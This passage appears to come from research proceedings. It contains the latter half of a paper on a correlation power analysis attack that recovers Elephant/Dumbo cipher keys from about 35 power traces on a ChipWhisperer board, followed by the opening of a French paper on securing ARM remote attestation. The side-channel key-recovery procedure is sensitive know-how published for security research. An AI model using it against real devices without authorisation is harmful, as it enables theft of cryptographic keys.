    $S \leftarrow S \oplus$ `0x75` ▷ `0b01110101`
else if i=19 **then**
    $S \leftarrow S \oplus$ `0xae` ▷ `0b1110101` in reverse order
$S \leftarrow \mathsf{SBox}(S)$ ▷ Second operation of the first round: sBoxLayer **return** S

Algorithm 2. Model(a, k, i)

What is interesting with this model is that if we have an oracle that can retrieve the value of the i^{th} byte of the state at this point in a real invocation of the cipher with a known associated data byte a, we can easily find k by running the model with all possible values for $k \in \{0, 1\}^8$ and stopping when it gives the correct output. Doing this again for all values of i recovers the entire $\mathsf{mask}_K^{1,0}$ in at most $2^8 \cdot 20$ attempts.

In our case, this oracle does not exist, but we can use CPA with this model to approach it. The idea behind CPA is to capture power traces of the target device encrypting with multiple known arbitrary values of a, then to compute the model with all possible values for k and all values we used for a to see which k predicts best the power consumption observed on the device. This works because the power consumption of a cryptographic device depends on the data that is being processed on that device. We will now describe the process in more detail.

4.1 Recovery of $\mathsf{mask}_K^{1,0}$

To perform a CPA attack on a cryptographic device, we need a general idea of the relation between the data processed by the device and its power consumption. In our case, we assume that the power consumption is proportional to the Hamming weight (the number of bits set to 1) of the data read from or written to memory.

The recovery of $\mathsf{mask}_K^{1,0}$ by CPA works as follows:

1. We generate an arbitrary number n of nonce and associated data pairs (N_j, A_j) with $j \in 0 \dots n-1$, $N_j \ \$ \leftarrow \{0,1\}^{12}$ and $A_j \ \$ \leftarrow \{0,1\}^{28}$. Only the last 20 bits of A_j really need to be random, but for simplicity we generate all these values randomly.
2. We encrypt each of these pairs on the attacked device and record its power consumption, which we denote as T_j ; a vector of m power samples. All T_j have the same length and are synchronized on the same operation (they are *aligned*).
3. Using this data, we can now run the CPA on a computer. We describe the procedure to recover the i^{th} byte of $\mathsf{mask}_K^{1,0}$. We denote a_j the i^{th} byte of A_j $(a_j = (A_j)_i)$.
   (a) For each candidate value $k \in \{0,1\}^8$ and for each j, we compute the Hamming weight of the model prediction as $(H_k)_j = \mathsf{HammingWeight}(\text{Model}(a_j, k, i))$
   (b) Then, we group each position in the power traces $t \in 0 \dots m-1$ as vectors $P_t = ((T_0)_t, \dots, (T_{n-1})_t)$
   (c) For each k and each t, we compute the *Pearson Correlation Coefficient* [6] between samples H_k and P_t as

$$\rho_{k,t} = \frac{\text{cov}(H_k, P_t)}{\sigma_{H_k} \cdot \sigma_{P_t}}$$

   (d) For each candidate k, we find the maximal correlation coefficient $\bar{\rho_k} = \max_t(\rho_{k,t})$
   (e) We sort candidates by decreasing $\bar{\rho_k}$. The most likely value for the i^{th} byte of $\mathsf{mask}_K^{1,0}$ is $\arg\max_k(\bar{\rho_k})$.

In general terms, this means that for each timestamp we compute the correlation between the power consumption samples at that timestamp and the predictions of our model given a candidate for the key byte k. If the candidate is the correct value of $(\mathsf{mask}_K^{1,0})_i$, we expect that all the predictions of the model will be correct and correspond to a value that is

processed during computation in the cryptographic device, which leads to a high correlation coefficient. On the other hand, while incorrect keys will sometimes give the same Hamming weight as the correct key (by the pigeonhole principle), computing the model with an incorrect key will most of the time return a value for which the Hamming weight is uncorrelated to the observed power consumption, which leads to a lower correlation coefficient. By doing this on all possible values for $(\mathsf{mask}_K^{1,0})_i$ and taking the highest correlation coefficient, we recover the correct value.

By running the CPA for each byte i of $\mathsf{mask}_K^{1,0}$, we get a sorted list of potential values that we call $\hat{K}_i$. We denote $(\hat{K}_i)_0$ the value with the highest correlation and $(\hat{K}_i)_{255}$ the value with the lowest correlation. We can derive a potential value for $\mathsf{mask}_K^{1,0}$ $\hat{K} = (\hat{K_0})_0 \| \ldots \| (\hat{K_{19}})_0$ and use this value to recover a potential value for $\mathsf{expandedKey}$ by inverting the LFSR, as described in Section 3.2. Then, we can inverse P to recover a potential key.

4.2 Verification of key candidates

To verify that this key candidate is correct, we recall that $\mathsf{expandedKey} = P(K \| 0^{32})$. This means that when we compute $P^{-1}(\mathsf{expandedKey})$, we expect to recover $K \| 0^{32}$, and we can verify that $\mathsf{expandedKey}$ is correct by making sure the four last bytes of the result we obtained are indeed `0x00`. Since P is pseudo-random, the likelihood of an incorrect $\mathsf{expandedKey}$ being inverted to a byte-array ending with four `0x00` bytes is 2^{-32}, which we consider low enough for this attack. If the attacker wants extra confidence, it is possible to verify the obtained key by obtaining a known (plaintext, nonce, ciphertext) triple on the attacked device, then trying to re-encrypt the plaintext with the obtained key and making sure it gives the same ciphertext.

Because CPA is a statistical method, it can be imprecise, and sometimes the potential $\mathsf{mask}_K^{1,0}$ we recover is incorrect, because the correct value for byte i is $(\hat{K}_i)_1$ and not $(\hat{K}_i)_0$. To account for this, we suggest a form of *exhaustive search* among potential keys. To make this analysis fast, we get rid of unlikely candidates and only keep $(\hat{K}_i)_0$ to $(\hat{K}_i)_3$ for all i. The number of candidates kept is arbitrarily chosen and may vary depending on the attacked device, but it is important to keep this number small. Then, we proceed to the exhaustive search by making a guess on the number of errors. First, we try to find the key by assuming only one byte of $\mathsf{mask}_K^{1,0}$ is wrong (i.e. $\exists j \in 0 \ldots 19$ s.t. $(\mathsf{mask}_K^{1,0})_j \neq (\hat{K}_j)_0$ and $(\mathsf{mask}_K^{1,0})_i = (\hat{K}_i)_0 \forall i \neq j$). We ignore what j is, so we iterate on all possible

values of j, and for each we try alternative values $(\hat{K}_j)_1$ to $(\hat{K}_j)_3$, until we find the correct key. If no correct key is found this way, we proceed in the same way but this time supposing thats there are two incorrect bytes, then three incorrect bytes. We could go on further, but we stop at three to keep the runtime in acceptable bounds, since the runtime of the exhaustive search with e errors is $4^e \cdot \binom{20}{e}$ checks.

5 Experimental results

In this section, we present the experimental results of our Python implementation on this attack on a ChipWhisperer [15] board.

5.1 Our Setup and Methodology

We confirmed that our attack works by implementing it on the ChipWhisperer [15] framework, using the LASCAR [1] toolbox for the optimized CPA computation. We chose this framework because it combines a target processor and an Analog to Digital Converter (ADC) on the same circuit board, making the attack easy to carry out and demonstrate. Another advantage of using this framework is that it makes the attack simple to reproduce by anyone, as the board used to demonstrate it is widely available. We also published the source code of our attack on GitHub to facilitate the reproduction in the kudelskisecurity/nist-lwc-power-analysis repository.

The ChipWhisperer board we used is the ChipWhisperer Lite ARM kit, containing a CW303 32-bit STM32F303RCT6 ARM Cortex-M4 microcontroller as the attacked device and a CW1173 ChipWhisperer-Lite capture board. The microcontroller clock is set at 7.4 MHz, and the sampling frequency is set to 29.6 MHz. The ADC has a 10-bit resolution and a 24k sample buffer.

The implementation we attacked is the reference implementation provided by the cipher authors as part of their submission to the NIST LWC, written in C. It was compiled with the ChipWhisperer toolchain, with an `-O3` optimization parameter. The compilation script and instructions are provided with the attack source code. While this implementation is an ideal case for our attack, other unpublished attacks on NIST LWC candidates show us that optimized versions written in assembly can usually still be attacked by using more traces. We are therefore confident that our attack would still work on alternative implementations as long as no power analysis countermeasures are implemented.

To validate our number of power traces, we ran our attack 200 times with a number of power traces set between 25 and 40. We did not test any lower value because of the very high failure rate. Each power traces contains precisely 24'000 voltage samples, which we only capture after the 974'000th sample. This attack point was selected by visual inspection of complete power traces to find the targeted S-Box operation. We carried the attack on a common laptop with an Intel Core i7-8565U CPU with four cores and a 1.8GHz base frequency. Since the laptop was running other processes, the exact time of the attacks is imprecise, but the goal of the benchmark was to give a general idea of the runtime. To limit the effects of multitasking on the results, we alternated the number of traces when running the benchmark: instead of running the attack 200 times for 25 traces, then for 26 traces, and so on, we ran the attack once for each number of traces, and then repeated this process a total of 200 times.

5.2 Results




Fig. 3. Success rate by maximal number of errors




Fig. 4. Runtime of an entire attack attempt

The success rate (that is the number of successful key recoveries over the number of attempted key recoveries) was evaluated without any kind of exhaustive search step: we only evaluated the success rate of the CPA itself. The results are displayed in Figure 3. We can see that the CPA already recovers the correct mask in more than 90% of the cases when using more than 35 power-traces (max. 96% for 38 traces). However, it is also interesting to see *by how much* the CPA misses when it finds an incorrect mask. This is what the three other curves display: they show what the success rate would be if we used an exhaustive search step

with up to 1 (respectively 2, 3) errors. We don't include in these curves errors that could not be recovered by the exhaustive search, that is attack attempts where at least one byte of the mask was not present in the top four most likely values returned by the CPA. These occur rarely when using more than 35 traces: only one error of the type was reported for 36 and 37 traces, and 0 for more. They are however more frequent on a lower number of traces: 28% of attempts with 25 power traces had at least one byte which could not be recovered by exhaustive search. Overall, we see that the attack has an almost 100% success rate with more than 35 traces and an exhaustive search step with up to 3 errors. We stress that this exhaustive search step is not even used in more than 90% of the attack attempts with that number of traces.

The performance measurement was done with a rather imprecise setup (the computer was also working on other tasks) and excluded any exhaustive search step. It only shows the time it takes to capture the power traces and to run the analysis, measured using Python's `process_time`. The results are displayed in Figure 4. Overall, we observe that 75% of the attacks take about 40 seconds or less, for all number of power traces. Only 10% of the attack attempts took more than one minute, and not a single attempt took more than two minutes.

6 Extending the attack to Jumbo

As we detailed earlier, Elephant has three members: Dumbo, Jumbo and Delirium. While Delirium uses a different permutation and cannot be attacked with the same method, Jumbo uses the same permutation as Dumbo with a different block size. This makes porting our attack to Jumbo easy.

The main differences between Jumbo and Dumbo are highlighted below:

— The underlying permutation is Spongent-π[176] instead of Spongent-π[160]. This means the internal state is 176-bits (22-bytes) long instead of 160-bits (20-bytes) long. The permutation also has 10 additional rounds.

— The initial value of c in Spongent-π[176] is `0b1000101` instead of `0b1110101` in Spongent-π[160].

— The pLayer is slightly different:

$$\mathsf{pL}(j) = \begin{cases} 44j \bmod 175 & \text{if } j < 175, \\ 175 & \text{if } j = 175. \end{cases}$$

— The LFSR used to generate the masks is different. It operates on 22 bytes (instead of 20), and S_{21} is updated to $S_0 \lll 1 \oplus S_3 \ll 7 \oplus S_{19} \gg 7$.
— The number of 0 bits appended to the key to compute the first mask is 48 instead of 32.

The attack therefore works very similarly, by updating the model to reflect the changes in the constants and length of the state. We do not provide a detailed performance analysis of this variant of the attack, but its source code is included with the other attack.

7 Conclusion

We presented an efficient attack on Dumbo, the 160-bit version and primary instance of the NIST lightweight candidate Elephant, that can recover the secret key in about a minute using only 35 power traces. We described how this attack can be extended to the 176-bit variant of the cipher, which uses the same underlying permutation.

While we only attacked the software implementation of Dumbo, it would be interesting to see if hardware implementations of the cipher are vulnerable to this attack, and if so, how many traces are required to recover the secret key.

8 Acknowledgements

This work was supported by an internship at the Kudelski Security Research Team.

We would like to thank Nils Amiet, Aymeric Genêt, Sylvain Pelissier, Antonio De La Piedra, and Serge Vaudenay for their insightful feedback and suggestions.

References

1. LASCAR - Ledger's Advanced Side-Channel Analysis Repository, December 2021. `https://github.com/Ledger-Donjon/lascar`.
2. Subhadeep Banik, Sumit Kumar Pandey, Thomas Peyrin, Yu Sasaki, Siang Meng Sim, and Yosuke Todo. GIFT: A Small Present. Technical Report 622, 2017. `https://eprint.iacr.org/2017/622`.
3. Guido Bertoni, Michaël Peeters, Gilles Van Assche, and others. The keccak reference. 2011. Publisher: Citeseer.

4. Andrey Bogdanov, Miroslav Knežević, Gregor Leander, Deniz Toz, Kerem Varıcı, and Ingrid Verbauwhede. spongent: A Lightweight Hash Function. In *Cryptographic Hardware and Embedded Systems – CHES 2011*, volume 6917, pages 312–325. Springer Berlin Heidelberg, Berlin, Heidelberg, 2011. http://link.springer.com/10.1007/978-3-642-23951-9_21.

5. Jakub Breier, Dirmanto Jap, Xiaolu Hou, and Shivam Bhasin. On Side Channel Vulnerabilities of Bit Permutations in Cryptographic Algorithms. *IEEE Transactions on Information Forensics and Security*, 15:1072–1085, 2020. https://ieeexplore.ieee.org/document/8782640/.

6. Eric Brier, Christophe Clavier, and Francis Olivier. Correlation Power Analysis with a Leakage Model. In *Cryptographic Hardware and Embedded Systems - CHES 2004*, volume 3156, pages 16–29. Springer Berlin Heidelberg, Berlin, Heidelberg, 2004. http://link.springer.com/10.1007/978-3-540-28632-5_2.

7. Information Technology Laboratory Computer Security Division. Request for Nominations for Lightweight Cryptographic Algorithms | CSRC, August 2018. https://csrc.nist.gov/News/2018/requesting-nominations-for-lightweight-crypto-algs.

8. Christoph Dobraunig, Maria Eichlseder, Florian Mendel, and Martin Schläffer. Ascon v1.2, 2019. https://csrc.nist.gov/CSRC/media/Projects/Lightweight-Cryptography/documents/round-1/spec-doc/ascon-spec.pdf.

9. M J Dworkin. Recommendation for block cipher modes of operation :: GaloisCounter Mode (GCM) and GMAC. Technical Report NIST SP 800-38d, National Institute of Standards and Technology, Gaithersburg, MD, 2007. https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-38d.pdf.

10. Morris J. Dworkin. SHA-3 Standard: Permutation-Based Hash and Extendable-Output Functions. Technical Report NIST FIPS 202, National Institute of Standards and Technology, July 2015. https://nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.202.pdf.

11. Gregor Haas and Aydin Aysu. Apple vs. EMA: Electromagnetic Side Channel Attacks on Apple CoreCrypto. Technical Report 230, 2022. https://eprint.iacr.org/2022/230.

12. Xiaolu Hou, Jakub Breier, and Shivam Bhasin. DNFA: Differential No-Fault Analysis of Bit Permutation Based Ciphers Assisted by Side-Channel. Technical Report 1554, 2020. https://eprint.iacr.org/2020/1554.

13. Kerry A McKay, Larry Bassham, Meltem Sonmez Turan, and Nicky Mouha. Report on lightweight cryptography. Technical Report NIST IR 8114, National Institute of Standards and Technology, Gaithersburg, MD, March 2017. https://nvlpubs.nist.gov/nistpubs/ir/2017/NIST.IR.8114.pdf.

14. National Institute of Standards and Technology. Advanced encryption standard (AES). Technical Report NIST FIPS 197, National Institute of Standards and Technology, Gaithersburg, MD, November 2001. https://nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.197.pdf.

15. Colin O'Flynn and Zhizhang Chen. ChipWhisperer: An Open-Source Platform for Hardware Embedded Security Research. In *Constructive Side-Channel Analysis and Secure Design*, volume 8622, pages 243–260. Springer International Publishing, Cham, 2014. http://link.springer.com/10.1007/978-3-319-10175-0_17.

16. Keyvan Ramezanpour, Abubakr Abdulgadir, William Diehl, Jens-Peter Kaps, and Paul Ampadu. Active and Passive Side-Channel Key Recovery Attacks on Ascon. https://csrc.nist.gov/CSRC/media/Events/lightweight-cryptographyworkshop-2020/documents/papers/active-passive-recovery-attacks-asconlwc2020.pdf.

17. Eyal Ronen, Adi Shamir, Achi-Or Weingarten, and Colin O'Flynn. IoT Goes Nuclear: Creating a ZigBee Chain Reaction. In *2017 IEEE Symposium on Security and Privacy (SP)*, pages 195–212, May 2017. ISSN: 2375-1207.

18. Adam Shostack and Bruce Schneier. Breaking Up Is Hard To Do: Modeling Security Threats for Smart Cards. 1999. https://www.usenix.org/conference/usenix-workshop-smartcard-technology/breaking-hard-do-modeling-security-threats-smart.

19. Tim Beyne, Yu Long Chen, Christoph Dobraunig, and Bart Mennink. Elephant v2. https://csrc.nist.gov/CSRC/media/Projects/lightweight-cryptography/documents/finalist-round/updated-spec-doc/elephant-spec-final.pdf.

Attaque et sécurisation d'un schéma d'attestation à distance vérifié formellement

Jonathan Certes[1] et Benoît Morgan[1,2]
jonathan.certes@irit.fr
benoit.morgan@irit.fr

[1] IRIT - ENSEEIHT, Université de Toulouse
[2] Intel Corporation

Résumé. Dans le cadre de l'attestation à distance sur microprocesseurs ARM, nous émettons l'hypothèse qu'un adversaire, privilégié mais distant, ne peut reproduire la trace d'exécution de notre algorithme de confiance optimisé. Compte-tenu de cette hypothèse, du support matériel garantit la sécurité d'une architecture de vérification de l'intégrité d'environnement d'exécution.

Nous validons notre hypothèse en auditant notre système, au travers d'attaques de bas niveau, en tentant de reproduire les signaux d'accès sans exécuter notre algorithme de confiance. Sous réserve que notre algorithme de confiance respecte certaines contraintes liées à l'architecture matérielle du microprocesseur, nous montrons que nous pouvons accorder un fort degré de confiance en notre hypothèse.

1 Introduction

Garantir la sécurité de l'exécution de logiciel sur un système complexe et distant est un problème difficile. Tout d'abord, son algorithme doit être vérifié de la conception à l'implémentation, afin d'en éliminer les potentielles vulnérabilités. Puis, le système sur lequel il s'exécute doit lui aussi être vérifié pour garantir l'intégrité de son environnement d'exécution, afin de ne pas mettre à mal les propriétés de sécurité précédemment vérifiées.

Malheureusement, les systèmes d'information modernes et leur contexte industriel sont aujourd'hui d'une complexité telle qu'il apparait très difficile, voir impossible, d'appliquer raisonnablement efficacement un schéma de vérification formelle complet.

De plus, l'utilisation de l'informatique distribuée, telle que l'informatique en nuage, contraint à considérer des modèles de menaces de plus en plus forts. Dans de tels paradigmes informatiques, les utilisateurs ne maîtrisent plus l'intégralité de leur infrastructure, en plus de la partager avec d'autres entités qui sont potentiellement malveillantes et / ou privilégiées. Les risques de compromission sont donc plus probables.

Par conséquent, afin d'avoir raisonnablement confiance en un environnement d'exécution, et ce même en cas de compromission, il est devenu nécessaire de pouvoir mesurer à distance l'intégrité d'un algorithme.

L'attestation à distance est une méthode qui permet de vérifier dynamiquement l'intégrité d'un algorithme s'exécutant sur une machine distante. Cette méthode s'appuie sur deux composant principaux : un protocole cryptographique d'attestation à distance ; ainsi qu'une architecture de vérification de l'intégrité d'environnement d'exécution. Cette architecture est en général composée d'un ensemble minimaliste d'éléments logiciels et matériels qui sont considérés de confiance. Ces éléments de confiance sont aussi appelés racine de confiance statique.

L'attestation à distance permet d'établir une racine de confiance dynamique, c'est-à-dire à l'exécution, même en présence d'un attaquant capable de corrompre l'intégralité d'une machine distante, à l'exception de sa racine de confiance statique. À l'issue de l'exécution du protocole, un utilisateur pourra décider de la confiance à accorder à l'algorithme distant, avant de lui transmettre par exemple des données sensibles.

Une racine de confiance statique de taille modeste simplifie sa vérification formelle, et ainsi la sécurité globale d'une méthode d'attestation proposée à défaut de la sécurité d'un système complet. Malheureusement, même si l'on limite la taille et la complexité d'un système à vérifier, certains éléments de spécification ne sont pas formalisables ou non disponibles sous forme de modèle car trop complexes ou propriétaires. Dans ce cas des hypothèses de fonctionnement sont posées et remises en question à l'aide d'audits de sécurité.

Les constructeurs de matériel ont déjà proposé des solutions d'environnement d'exécution de confiance, ou *Trusted Execution Environments* (TEE), qui peuvent aider à construire des racines de confiance statiques ou dynamiques (ARM *Trustzone*, *Intel Trusted eXecution Technology*). Certaines de ces solutions propriétaires proposent déjà des implémentations de l'attestation à distance d'enclaves utilisateur (Intel *Software Guard eXtensions*), voire de machines virtuelles (Intel *Trust Domain eXtensions*).

Ces solutions propriétaires ne sont malheureusement pas distribuées avec leurs modèles et leurs spécifications formelles. Il est donc difficile d'argumenter sérieusement en faveur de l'absence de vulnérabilités et, par conséquent, impossible aujourd'hui d'apporter des garanties formelles concernant ces propositions.

Cet article s'inscrit dans le cadre de nos précédents travaux proposant une mise en œuvre de l'attestation à distance vérifiée pour microprocesseurs [7]. Nous présentons dans cet article une extension de notre

architecture de vérification de l'intégrité d'environnement d'exécution. Son objectif est d'attester localement l'exécution d'une fonction de configuration de l'environnement. Cette extension est à la fois vérifiée formellement et auditée lorsque la vérification formelle n'est pas possible.

Dans la continuité de nos précédents travaux [7], nous ciblons des systèmes complexes tels que les microprocesseurs modernes. En effet, nous avons choisi un microprocesseur *ARMv7 Cortex A9*. Ceci implique une large surface d'attaque pour l'adversaire : le système possède des mémoires cache, une unité de gestion mémoire (MMU : *Memory Management Unit*) ainsi que différents périphériques.

Initialement, nous avons vérifié formellement la sécurité de l'attestation à distance vis-à-vis d'un modèle de menaces simplifié [7]. Notamment, la configuration des périphériques, de la MMU et l'état des mémoires cache sont considérés corrects lors de l'exécution du protocole.

Dans cet article, nous proposons d'intégrer ces éléments d'environnement dans notre modèle de menaces. C'est-à-dire considérer un adversaire qui peut corrompre les mémoires cache, la configuration de l'ensemble des périphériques et la MMU.

Nous introduisons donc deux nouvelles contributions dans cet article :

— la proposition d'une extension de notre architecture co-conçue, logicielle et matérielle, de vérification de l'intégrité d'environnement d'exécution [7]. Son objectif est de se protéger du modèle de menaces plus fort ;
— une étude de la sécurité de cette extension, au travers d'un audit, face à un adversaire possédant de haut privilèges, une connaissance de l'architecture et un clone du système physique.

Dans la section 2, nous présentons le contexte de nos travaux et fournissons des rappels techniques. L'état de l'art est donné dans la section 3. La section 4 résume nos précédents travaux : une architecture de vérification de l'intégrité d'environnement d'exécution vérifiée formellement. La section 5 détaille notre première contribution, à savoir l'architecture de notre extension visant à protéger d'un adversaire plus fort. La section 6 détaille notre deuxième contribution, à savoir l'audit de sécurité de cette extension. Finalement, les résultats de notre étude sont donnés dans la section 7.

2 Contexte

2.1 Attestation à distance

Le protocole cryptographique d'attestation à distance consiste à vérifier si une machine *prover* possède, à un instant donné, les propriétés de sécurité acceptables pour une machine de confiance distante appelée *verifier* [9]. Ce protocole s'appuie sur le paradigme question-réponse comme illustré sur la figure 1.




Fig. 1. Protocole d'attestation à distance

Dans un premier temps, le *verifier* envoie une requête ainsi qu'un challenge au *prover* (1) ; généralement, le challenge est un *nonce* qui permet d'éviter le re-jeu. Le *prover* calcule ensuite un test d'intégrité authentifié sur son environnement et le challenge (2) et retourne au *verifier* le résultat (3) ; cette étape sous-entend un prérequis : le *verifier* et le *prover* partagent un secret permettant l'authentification du résultat. A partir du résultat, le *verifier* décide alors si l'état du *prover* est valide ou non (4). Nous appelons fonction d'attestation la fonction qui calcule le test d'intégrité authentifié sur l'environnement du *prover* et le challenge à l'aide du secret partagé.

L'attestation à distance est donc un protocole de tolérance aux intrusions : elle permet la détection d'intrusion et le recouvrement dans le sens où l'on a un non-envoi des données sensibles et potentiellement une maintenance du *prover*.

2.2 Modèle de menaces

Afin d'illustrer nos travaux, nous considérons un modèle de menaces fort où l'adversaire n'a pas d'accès physique au système. Il peut donc prendre le contrôle du *prover* au travers d'un accès distant, via le réseau public.

L'adversaire a, au préalable, réalisé des attaques sur le *prover* et a élevé ses privilèges. Il lui est donc possible de lire et écrire dans toutes les mémoires où le microprocesseur a accès, de re-configurer les périphériques, d'empoisonner les mémoires cache, etc.

Egalement, l'adversaire possède un clone du *prover* : il peut donc reproduire l'environnement du *prover* sur un système où il a physiquement accès. Cela rend possible la connexion d'un analyseur logique et l'observation des signaux sur le matériel lors d'une exécution de logiciel.

Dans notre cas d'étude, l'adversaire a corrompu l'environnement du *prover* de telle sorte que l'attestation à distance par le *verifier* va détecter son intrusion. L'objectif de l'adversaire est donc de masquer cette corruption de manière à ce que l'attestation à distance réussisse. Pour cela, l'adversaire doit forger un résultat au test d'intégrité authentifié. Nous envisageons deux méthodes pour cela :

— soit en altérant l'exécution de la fonction d'attestation, par exemple en lui faisant attester une copie non-corrompue de l'environnement ;
— soit en obtenant le secret et en effectuant le calcul à la place de la fonction d'attestation.

Vis-à-vis de notre modèle de menaces, pour garantir la sécurité de l'architecture de vérification de l'intégrité d'environnement d'exécution, nous devons donc :

1. assurer l'exécution sécurisée de la fonction d'attestation
2. maintenir la confidentialité du secret

2.3 Rappels techniques

Dans cette section, nous apportons des rappels techniques spécifiques à l'architecture que nous utilisons.

CoreSight est un périphérique des microprocesseurs ARM : une interface de *debug* qui permet de réaliser des traces. Une trace est une collecte non-invasive de données retraçant l'activité du microprocesseur sans le ralentir [3]. Les traces de *CoreSight* peuvent être communiquées à un périphérique matériel extérieur au microprocesseur.

Advanced eXtensible Interface (**AXI**) est un protocole de communication synchrone, avec une horloge unique, qui suit le paradigme maître-esclaves : un maître AXI peut donc communiquer avec plusieurs esclaves. Le protocole AXI fait partie de la spécification des bus de communication *Advanced Microcontroller Bus Architecture* (AMBA), le standard ouvert de ARM [4].

L'instruction de **chargement multiple** *LoaD Multiple* (`ldm`) est une instruction ARM qui provoque un ou plusieurs accès mémoire en lecture. Voici un exemple d'appel de cette instruction : `ldm r0!, {r1, r2}`. L'adresse à laquelle on doit lire est spécifiée dans un registre passé en premier argument ; le nombre de mots à lire est spécifié par le nombre de registres listés en deuxième argument : chaque mot lu est stocké dans un des registres. Si un point d'exclamation est présent sur le premier argument, ce qui est facultatif, alors l'adresse de lecture est incrémentée avec le nombre d'octets lus [5].

Le terme **branchement** désigne un saut dans l'exécution, c'est le terme employé par ARM. Un branchement est dit **indirect** lorsque l'adresse de destination n'est pas une valeur immédiate. Si *CoreSight* est configurée pour fournir des traces d'exécution, l'adresse de destination d'un branchement indirect est donnée dans la trace [2].

3 État de l'art

Dans cette section, nous commençons par poser le contexte scientifique de l'attestation à distance et la sécurisation des *SoC* modernes, puis nous fournissons les détails techniques concernant nos travaux.

3.1 Attestation à distance

Les premiers travaux d'attestation à distance de processeurs complexes utilisent seulement du logiciel et basent l'authenticité de la réponse sur un temps d'exécution attendu.

Seshadri et al. définissent les bases de l'attestation à distance en proposant Pioneer [15] : une solution de test d'intégrité basé sur l'exécution d'une épreuve optimale en un temps attendu. L'épreuve est pensée de telle sorte qu'un adversaire ne peut modifier son environnement d'exécution ou son résultat en un temps inférieur ou égal au temps attendu. Ce modèle de sécurité est vulnérable à l'augmentation de la puissance de calcul de l'adversaire. Il est par exemple envisageable d'augmenter la fréquence d'exécution de la machine (*overclocking*) pour réduire la durée du calcul [15].

Kovah et al. évaluent un *Trusted Platform Module* (TPM) matériel et proposent un modèle d'attestation basé sur la mesure des cycles d'horloge durant l'exécution du code [11]. Ils montrent que des TPM d'un même modèle et d'un même fabriquant n'utilisent pas le même nombre de cycles d'horloge pour exécuter le même code [11]. Une calibration du matériel est donc nécessaire pour le paramétrage du protocole d'attestation.

Des travaux plus récents utilisent la cryptographie pour mesurer l'authenticité de la réponse. Cette méthode implique le maintien d'un secret et nécessite donc du support matériel pour les contrôles d'accès.

Eldefrawy et al. proposent *SMART* [10], une extension matérielle d'un processeur Texas Instrument MSP430, couplée à un secret et une fonction d'attestation logicielle. La fonction d'attestation calcule un test d'intégrité authentifié sur une région mémoire à attester. L'extension matérielle définit une région mémoire protégée où un secret est stocké. La sécurité de l'architecture de vérification de l'intégrité d'environnement d'exécution dépend dans ce cas de la confidentialité du secret. Lugou et al. [13] ont tenté de proposer une méthode unifiée de vérification d'architectures de sécurité co-conçues. Ils ont appliqué cette méthode sur *SMART* et modélisé leur système avec *Proverif*. Dans ces travaux, les propriétés de sécurité sont assurées par l'extension matérielle de *SMART*, capable de redémarrer le système en prévention de la compromission du secret.

De Oliveira Nunes et al. [14] ont formellement défini la sécurité de l'attestation à distance dans un modèle qui dépend de la confidentialité d'un secret partagé. Ils ont de plus trouvé une faille de sécurité dans les travaux précédents qui se base sur le masquage des interruptions. Ils proposent VRASED, un *framework* d'attestation à distance co-conçu et prouvé. L'implémentation est également réalisée sur un microcontrôleur MSP430, lourdement modifié, à l'aide d'une extension matérielle similaire à celle de SMART. L'extension matérielle est de type moniteur de sécurité : le cœur est modifié de façon à accéder à des signaux tels que le pointeur d'instruction et les lignes d'interruption, qui sont autant d'observables nécessaires au moniteur.

3.2 Sécurisation des *Systems on chip* modernes

Les *Systems on Chip* (*SoC*) modernes tels que le Xilinx Zynq-7000 proposent des microprocesseurs ARM étroitement intégrés avec un circuit logique programmable de type *Field-Programmable Gate Array* (FPGA) [6]. Ces *SoC* allient les performances d'un ASIC (*Application-Specific Integrated Circuit*) avec la flexibilité et le parallélisme d'un FPGA.

Wahab et al. tirent profit de l'interface de *debug CoreSight* des microprocesseurs ARM en la couplant à un FPGA [16]. Ils proposent une extension matérielle dédiée au *Dynamic Information Flow Tracking* haute-performances. La sécurité de cette solution dépend des contrôles d'accès matériel et du mode moniteur du TEE *TrustZone*.

Lee et al. utilisent *CoreSight* à des fins de sécurité [12]. Ils proposent une extension matérielle permettant la détection d'attaques *Return-Oriented*

Programming. La détection se base sur l'analyse des informations de branchement et ne nécessite aucune modification du cœur du *SoC*. Dans ces travaux, le décodage des traces permet l'obtention de la valeur du pointeur d'instruction à certains instants de l'exécution d'un programme. L'état de la configuration de la MMU et de *CoreSight* est supposé correct.

Dans nos précédents travaux [7], nous avons prouvé la sécurité de l'attestation à distance de VRASED [14] sur un modèle de microprocesseur sans modification du cœur. Les propriétés de sécurité ont été garanties par un moniteur matériel similaire à VRASED mais externe au processeur : implémenté dans la partie FPGA d'un *SoC* Xilinx Zynq-7000. Nous avons utilisé *CoreSight* pour obtenir les observables nécessaires à notre moniteur, tels que le pointeur d'instruction ou les signaux d'interruption, à des instants critiques de l'exécution d'une fonction d'attestation. Nos précédents travaux considèrent des hypothèses simplifiantes, vis-à-vis du modèle de menaces, pour aider la preuve. Ils supposent que l'état de configuration du microprocesseur est correct au début de l'exécution de la fonction d'attestation. En particulier, l'état des mémoires cache ainsi que les configurations de la MMU et de *CoreSight* ne sont pas corrompus par l'adversaire. Ceci est une faiblesse du modèle qui est admise.

3.3 Positionnement

